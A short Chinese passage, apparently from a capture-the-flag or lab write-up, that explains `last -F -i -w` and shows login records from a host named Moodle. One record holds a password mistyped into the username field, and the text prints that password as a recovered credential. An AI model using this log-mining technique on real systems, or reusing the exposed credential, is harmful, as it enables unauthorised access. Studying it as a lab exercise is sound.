

last默认只显示精简的登录记录,要查看详细信息,使用 -F(完整时间)、-i(显示IP 数字格式)、-w(完整用户名)

1
2
3
4
5
6
7
kotori@Moodle:~$ last -F -i -w
kotori pts/1 192.168.3.48 Tue Jan 13 09:45:18 2026 still logged in
reboot system boot 0.0.0.0 Tue Jan 13 08:45:58 2026 still running
root pts/0 192.168.3.94 Fri Dec 26 23:13:35 2025 - crash (17+09:32)
reboot system boot 0.0.0.0 Fri Dec 26 23:13:00 2025 still running
sF6Kfzr69w7dyZALAhl6 pts/1 192.168.3.94
·······

同样获得密码 sF6Kfzr69w7dyZALAhl6